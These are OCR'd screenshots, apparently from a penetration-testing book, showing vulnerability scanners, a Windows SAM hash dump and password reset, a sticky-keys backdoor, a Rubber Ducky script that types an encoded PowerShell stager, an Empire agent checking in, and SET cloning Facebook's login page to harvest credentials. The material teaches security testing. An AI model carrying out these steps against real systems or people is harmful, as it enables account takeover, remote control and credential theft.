




```
root@kali:/Nessus# dpkg -i Nessus-8.1.2-debian6_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 449273 files and directories currently installed.)
Preparing to unpack Nessus-8.1.2-debian6_amd64.deb ...
Unpacking nessus (8.1.2) ...
Setting up nessus (8.1.2) ...
Unpacking Nessus Scanner Core Components...


 - You can start Nessus Scanner by typing /etc/init.d/nessusd start
 - Then go to https://kali:8834/ to configure your scanner

Processing triggers for systemd (239-15) ...
```


Not secure | https://192.168.0.24:8834/#/
STEP 1 OF 3
Nessus
Create an account
To use this scanner, an account must be created. This account can execute commands on remote targets and should be treated as a root user.
Username *
Password *



Not secure | https://192.168.0.24:8834/#/scans/reports/new
Nessus
Scans
Settings
admin
Back to Scans
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Scanners
Scanner
Search Library
Advanced Dynamic Scan
Configure a dynamic plugin scan without recommendations.
Advanced Scan
Configure a scan without using any recommendations.
Audit Cloud Infrastructure
Audit the configuration of third-party cloud services.
Badlock Detection
Remote and local checks for CVE-2016-2118 and CVE-2016-0128.
Bash Shellshock Detection
Remote and local checks for CVE-2014-6271 and CVE-2014-7169.
Basic Network Scan
A full system scan suitable for any host.
Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.
DROWN Detection
Remote checks for CVE-2016-0800.
Host Discovery
A simple scan to discover live hosts and open ports.
Intel AMT Security Bypass
Remote and local checks for CVE-2017-5689.
Internal PCI Network Scan
Perform an internal PCI DSS (11.2.1) vulnerability scan.
Malware Scan
Scan for malware on Windows and Unix systems.
MDM Config Audit
Audit the configuration of mobile device managers.
UPGRADE
Mobile Device Scan
Assess mobile devices via Microsoft Exchange or an MDM.
UPGRADE
Offline Config Audit
Audit the configuration of network devices.


Not secure
https://192.168.0.24:3780/maintenance-login.html
RAPID7
Log on
Username
Password
LOG ON
RAPID7


w3af - Web Application Attack and Audit Framework
Profiles Edit View Tools Configuration Help
Scan config Log Results Exploit
Profiles
empty_profile
OWASP_TOP10
audit_high_risk
bruteforce
fast_scan
full_audit
full_audit_spider_man
sitemap
web_infrastructure
Target: http://192.168.0.124
Start
Active Plugin
audit
auth
bruteforce
crawl
evasion
grep
infrastructure
mangle
Active Plugin
output
Perform a fast scan of the target site, using only a
few discovery plugins and the fastest audit plugins.


Need to acquire proprietary engineering documents
Compromise the engineer's server
Compromise engineer's email account
Obtain access credentials using keyboard logger
Exploit known buffer overflow to gain root access
Exploit vulnerability in web access interface

Chapter 5: Advanced Social Engineering and Physical Security





```
root@kali:~# fdisk -l
Disk /dev/sda: 28.7 GiB, 30752000000 bytes, 60062500 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x63fda129

Device     Boot   Start     End Sectors  Size Id Type
/dev/sda1  *         64 1669119 1669056  815M 17 Hidden HPFS/NTFS
/dev/sda2       1669120 1670527    1408  704K  1 FAT12


Disk /dev/sdb: 238.5 GiB, 256060514304 bytes, 500118192 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x622d859d

Device     Boot     Start       End   Sectors   Size Id Type
/dev/sdb1  *         2048    206847    204800   100M  7 HPFS/NTFS/exFAT
/dev/sdb2          206848 251865087 251658240   120G  7 HPFS/NTFS/exFAT
/dev/sdb3       251865088 500115455 248250368 118.4G  7 HPFS/NTFS/exFAT

Disk /dev/loop0: 591.2 MiB, 619929600 bytes, 1210800 sectors
Units: sectors of 1 * 512 = 512 bytes
```


```
Terminal - root@kali: /media/root/C45C428A5C4276E8/Windows/System32/config
File  Edit  View  Terminal  Tabs  Help
root@kali:/media/root/C45C428A5C4276E8/Windows/System32/config# samdump2 SYSTEM SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
itsupport:1001:aad3b435b51404eeaad3b435b51404ee:08b40bf1ce31ea247411839fbec7bd64:::
root@kali:/media/root/C45C428A5C4276E8/Windows/System32/config#
```

```
root@kali:/media/root/C45C428A5C4276E8/Windows/System32/config# ls -la | more
total 147625
drwxrwxrwx 1 root root    49152 Jun 17 15:52 .
drwxrwxrwx 1 root root   655360 Jun 17 15:57 ..
-rwxrwxrwx 2 root root    28672 Jun 21  2016 BCD-Template
-rwxrwxrwx 2 root root    25600 Jun 21  2016 BCD-Template.LOG
-rwxrwxrwx 2 root root 32768000 Jun 17 15:52 COMPONENTS
-rwxrwxrwx 2 root root    65536 Jun 21  2016 COMPONENTS{016888b9-6c6f-11de-8d1d
001e0bcde3ec}.TM.blf
-rwxrwxrwx 2 root root   524288 Jun 21  2016 COMPONENTS{016888b9-6c6f-11de-8d1d
001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
-rwxrwxrwx 2 root root   524288 Jul 14  2009 COMPONENTS{016888b9-6c6f-11de-8d1d
001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
-rwxrwxrwx 2 root root    65536 Sep 29  2016 COMPONENTS{0632cbee-8539-11e6-8404
e4b3181e3fc4}.TM.blf
-rwxrwxrwx 2 root root   524288 Sep 29  2016 COMPONENTS{0632cbee-8539-11e6-8404
e4b3181e3fc4}.TMContainer00000000000000000001.regtrans-ms
-rwxrwxrwx 2 root root   524288 Sep 28  2016 COMPONENTS{0632cbee-8539-11e6-8404
e4b3181e3fc4}.TMContainer00000000000000000002.regtrans-ms
-rwxrwxrwx 2 root root    65536 Jun 17 15:04 COMPONENTS{3fda0370-8617-11e6-8d81
e4b3181e3fc4}.TM.blf
-rwxrwxrwx 2 root root   524288 Jun 15 09:43 COMPONENTS{3fda0370-8617-11e6-8d81
e4b3181e3fc4}.TMContainer00000000000000000001.regtrans-ms
```

```
00000220 = Administrators (which has 4 members)

Account bits: 0x0210 =
[ ] Disabled        | [ ] Homedir req.    | [ ] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)  | [ ] (unknown 0x40)  |

Failed login count: 373, while max tries is: 0
Total  login count: 46
** No NT MD4 hash found. This user probably has a BLANK password!
** No LANMAN hash found either. Try login with no password!

- - - - User Edit Menu:
 1 - Clear (blank) user password
 2 - Unlock and enable user account [probably locked now]
 3 - Promote user (make user an administrator)
 4 - Add user to a group
 5 - Remove user from a group
 q - Quit editing user, back to user select
Select: [q] > q

Hives that have changed:
 #  Name
 0  <SAM>
Write hive files? (y/n) [n] : y
 0  <SAM> - OK
root@kali:/media/root/C45C428A5C4276E8/Windows/System32/config#
```


Administrator: sethc.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>_
ck this computer
Switch User
Windows 7 Enterprise
Esc F1 F2 F3 F4 F5 F6 F7 F8 F9 F10 F11 F12 PrtScr Insert Delete
Backspace






```
STRING DUMYDUMMYDUMMYAVAByAGkAZABlAG4AdAAvADcALgAwAD
STRING QBAC4AByAFsAXQBdACQAYgA9ACgAWwBDAGgAQQBSAFsAX
STRING AUwBFAHIAdgBpAGMAZQBQAG8ASQBuAHQATQBhAG4AQQBn
STRING ARABFAEYAQQB1WABvAFIAJABLAFsAJABJACsAKwAlACQA
STRING vADUALgAwACAAKABXAGkAbgBkAG8AdTgBFAHQALgBXAGU
STRING TgBRADAAPQBQAC4AZABaADIAeABXAFYAMwAkACcAOwAkA
```


```
DELAY 1000
GUI r
DELAY 200
STRING cmd.exe
ENTER
STRING DUMMYDUMMYAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOg
STRING QBAC4AByAFsAXQBdACQAYgA9ACgAWwBDAGgAQQBSAFsAXQBd
STRING AUwBFAHIAdgBpAGMAZQBQAG8ASQBuAHQATQBhAG4AQQBnAGU
STRING ARABFAEYAQQB1WABvAFIAJABLAFsAJABJACsAKwAlACQASwAu
STRING vADUALgAwACAAKABXAGkAbgBkAG8AdTgBFAHQALgBXAGUAQgB
ENTER
```

```
(Empire: listeners/http) > listeners

[*] Active listeners:

  Name             Module          Host                                Delay/Jitter   KillDate
  ----             ------          ----                                ------------   --------
  showhacker       http            http://192.168.0.24:80              5/0.0

(Empire: listeners) > [*] Sending POWERSHELL stager (stage 1) to 192.168.0.20
[*] New agent YXZ7C6UT checked in
[+] Initial agent YXZ7C6UT from 192.168.0.20 now active (Slack)
[*] Sending agent (stage 2) to YXZ7C6UT at 192.168.0.20
```



It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
There is a new version of SET available.
Your version: 7.7.5
Current version: 7.7.9
Please update SET to the latest before submitting any git issues.
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

```
Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.
```

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.24]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://facebook.com/login.php

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


Log in to Facebook | Fac
Not secure | 192.168.0.24
To help personalise content, tailor and measure ads and provide a safer experience, we use cookies. By clicking on or navigating the site, you
information on and off Facebook through cookies. Learn more, including about available controls: Cookie Policy.
facebook
Sign Up
Log in to Facebook
Email address or phone number
Password
Log In
Forgotten account? · Sign up for Facebook


```
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=0
PARAM: lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=
PARAM: lgnrnd=080457_PUD1
